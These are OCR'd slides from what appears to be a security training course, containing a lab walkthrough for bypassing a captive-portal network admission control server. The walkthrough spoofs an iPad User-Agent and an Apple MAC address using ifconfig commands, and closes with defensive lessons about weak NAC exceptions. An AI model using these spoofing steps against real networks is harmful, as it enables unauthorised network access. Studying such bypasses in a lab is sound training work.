

File Edit View History Bookmarks Tools Help
Network Admission Control
cp.sec660.org
Google
Phaos Gaming NAC
Username:
Password:
Login

The captive portal server intercepts all access requests, redirecting to cp.sec660.org and prompting for authentication. Bypass this authentication mechanism.

Exercise: Captive Portal – Access Attempt

The server at http://wophaos.sec660.org is on a network that is filtered by a NAC server. Any attempts to access the game server will be captured and redirected to the cp.sec660.org login server, shown on this page.

This type of network access control system is commonly used in organizations when access is required to a resource that lacks strong authentication controls on its own, and when access must be granted to lots of different devices that cannot be consistently managed (such as embedded devices including mobile phones and tablets, or any device that is not owned by the organization implementing security).



Exercise: Captive Portal – Answers Follow


- STOP! Answers for the Captive Portal Bypass exercise follow
- Proceed only after you have exhausted your options for completion on your own
- Each page gives you a little more help if you get stuck

Exercise: Captive Portal – Answers Follow

Answers to the lab exercise follow; proceed no further unless you have exhausted your options for completing the exercise on your own. Each page that follows gives you a little more help in case you get stuck.

Exercise: Captive Portal – Authentication Failure Hint

- Multiple failed authentication requests will present a hint



File Edit View History Bookmarks Tools Help
Network Admission Control
cp.sec660.org/index.php
Google

Authentication failed.


This would be easier if you were an iPad.

Username:

Exercise: Captive Portal – Authentication Failure Hint

Due to a code artifact left over during the development process, the NAC server protecting access to the Phaos Gaming resources will display debugging messages based on specific input events. The first debug artifact reveals a clue to the attacker, following multiple failed authentication attempts.

As shown on this page, the captive portal server indicates that, despite several authentication attempts, access would be easier for the end-user if the system recognized the web browser as an iPad.



Exercise: Captive Portal – Configure User-Agent

TIP

Configure the User Agent Switcher plugin to emulate an iPad.

Press and release Alt in Firefox to access drop-down menus.

Description:	iOS 10
User Agent:	Mozilla/5.0 (iPad; CPU OS 10_0 like Mac OS X) AppleWebKit/602.1.5
App Code Name:	Mozilla
App Name:	Netscape
App Version:	Mozilla/5.0 (iPad; CPU OS 10_0 like Mac OS X) AppleWebKit/602.1.5
Platform:	iPad
Vendor:	Apple Computer, Inc.
Vendor Sub:	

Alternative: Import the User-Agent XML file from /root/lab/day1/useragentswitcher.xml

Exercise: Captive Portal – Configure User-Agent
Next, add a new User-Agent to represent an iOS 10 iPad device.

First, click Tools | Default User Agent | Edit User Agents… Next, add a new User-Agent, populating the content of the form as shown on this page and below:


Description: iOS 10 iPad
User Agent: Mozilla/5.0 (iPad; CPU OS 10_0 like Mac OS X) AppleWebKit/602.1.50 (KHTML, like Gecko) Version/10.0 Mobile/14A5345a Safari/602.1
App Code Name: Mozilla
App Name: Netscape
App Version: 5.0 (iPad; CPU OS 10_0 like Mac OS X) AppleWebKit/602.1.50 (KHTML, like Gecko) Version/10.0 Mobile/14A5345a Safari/602.1
Platform: iPad
Vendor: Apple Computer, Inc.
Vendor Sub: <*leave blank*>

Once the new User-Agent is added, from Firefox click Tools | Default User Agent | iOS 10 iPad to replace the current User-Agent with the specified values.

As an alternative to typing all the configuration entries for this User-Agent, you may optionally import the useragentswitcher.xml file from the file path shown on this page. In the User Agent Switcher Options menu, click on the Import button and select the useragentswitcher.xml file. Click OK to finish the import process. After importing, select the "iOS 10 iPad" User-Agent (added by this author) and click OK.

Exercise: Captive Portal – Additional Configuration Required

- Closer to successful impersonation


File Edit View History Bookmarks Tools Help
Network Admission Control
cp.sec660.org/index.php

Phaos Gaming NAC


I won't be so easily fooled.

Username:

You must configure an additional system property to effectively impersonate an iPad for the Phaos NAC server.

Exercise: Captive Portal – Additional Configuration Required

Attempting to access the captive portal page again still does not grant access to the internal network, but provides a different clue. The captive portal server indicates that it recognizes partial behavior that matches an iPad device, but another piece is still missing. Continue to evaluate your options to impersonate an iPad to bypass the captive portal server.



Exercise: Captive Portal – MAC Address Analysis

- VMware guest systems use an OUI allocated to VMware Inc.
- Identify an Apple OUI prefix and change your MAC prefix


```
# ifconfig eth0 | grep ether
        ether 00:0c:29:1d:e2:41  txqueuelen 1000  (Ethernet)
# grep 00-0C-29 /usr/local/share/oui.txt
00-0C-29   (hex)          VMware, Inc.
```

Exercise: Captive Portal – MAC Address Analysis

You can inspect the current MAC address associated with the network adapter on your Kali Linux system using the ifconfig command shown on this slide, piped to the grep command to focus on the HWaddr value. All VMware guest systems use an OUI allocated to VMware Inc. for virtual Ethernet adapters, as we can see by querying the oui.txt file.

Using the oui.txt file, identify an Apple OUI prefix, and change your MAC address to use the Apple OUI instead of the VMware OUI.

Note: If you are completing this exercise online, remember to use the "tap0" interface instead of the "eth0" interface shown on this page.



Exercise: Captive Portal – MAC Address Spoofing

- Change your MAC address to utilize an Apple OUI prefix as shown below
- Return to your browser and open http://wophaos.sec660.org

```
# grep Apple /usr/local/share/oui.txt | grep hex
output trimmed for space
F8-1E-DF    (hex)                  Apple, Inc
FC-25-3F    (hex)                  Apple, Inc.
# ifconfig eth0 down
# ifconfig eth0 | grep ether
ether 00:0c:29:1d:e2:41  txqueuelen 1000  (Ethernet)
# ifconfig eth0 hw ether f8:1e:df:1d:e2:41
# ifconfig eth0 up
# route add -net 192.168.1.0/24 gw 10.10.10.69 eth0
```

Specify your MAC and IP addresses here

Exercise: Captive Portal – MAC Address Spoofing


In the example on this page, we use the grep utility to search through the oui.txt file for any strings that mention "Apple". We can use any of these OUI prefixes to impersonate a legitimate Apple device MAC address with the ifconfig utility.

First, place the virtual Ethernet adapter in the down state. Next, identify your current MAC address by running the ifconfig utility, as shown.

Using the same last three bytes as your legitimate MAC address, impersonate the OUI of an Apple device using the ifconfig as shown. Finally, place the interface into the up state, and re-add your default gateway.

Note: If you are completing this exercise online, remember to use the "tap0" interface instead of the "eth0" interface shown on this page.

Exercise: Captive Portal – Access


File Edit View History Bookmarks Tools Help
Network Admission Control
cp.sec660.org/index.php
Google

User logged in.


You should keep this tab open, and click here when you want to logout. Open a new tab to continue on to the desired web page.

The Phaos Captive Portal server grants access to iPad devices without credentials, granting access to the internal network.

Exercise: Captive Portal – Access

Returning to the browser and refreshing will authenticate your device, leading the Phaos captive portal server to believe that you are an iPad. Open a new tab per the instructions, and attempt to access the target server at http://wophaos.sec660.org.


Exercise: Captive Portal – World of Phaos


File Edit View History Bookmarks Tools Help
World of Phaos
wophaos.sec660.org/phaos/
Google
WORLD OF PHAOS
User Name:
Password:
Login

Exercise: Captive Portal – World of Phaos

Having impersonated an iPad, you successfully evade the authentication requirement of the captive portal server and obtain access to the World of Phaos server.

World of Phaos is an open-source role-playing game (RPG) by Zeke Walker, available at http://worldofphaos.com/. You can also register and play on the server hosted in the lab, if you have time after finishing the exercise.




Exercise: Captive Portal – The Point

- Many lightweight NAC systems use weak authentication controls
- Mobile devices often obtain a policy exception due to platform limitations
  - No Java or Flash, lack of consistent management controls for device configuration, etc.
- Exceptions to policies create opportunities for exploitation

Exercise: Captive Portal – The Point
In this exercise, you exploited a captive portal server that was acting as a simple network admission control system. Many commercial NAC systems are used by enterprise networks with similarly weak authentication controls, designed primarily for ease of deployment rather than robust security implementation.

Many NAC systems will open an exception policy for mobile devices, granting access only after device fingerprinting methods from vendors such as Cisco, Juniper, Aruba Networks, and Bradford Networks successfully characterize the device. While more rigorous security mechanisms are available, they seldom scale well to unmanaged or poorly managed mobile devices that lack other dynamic software-based validation mechanisms such as ActiveX, Java, and Flash.

While these weaker captive portal systems can be evaded in many deployments, stronger options for NAC also exist that rely on the IEEE 802.1X authentication protocol. We'll examine IEEE 802.1X and the various EAP mechanisms it utilizes for authentication next.



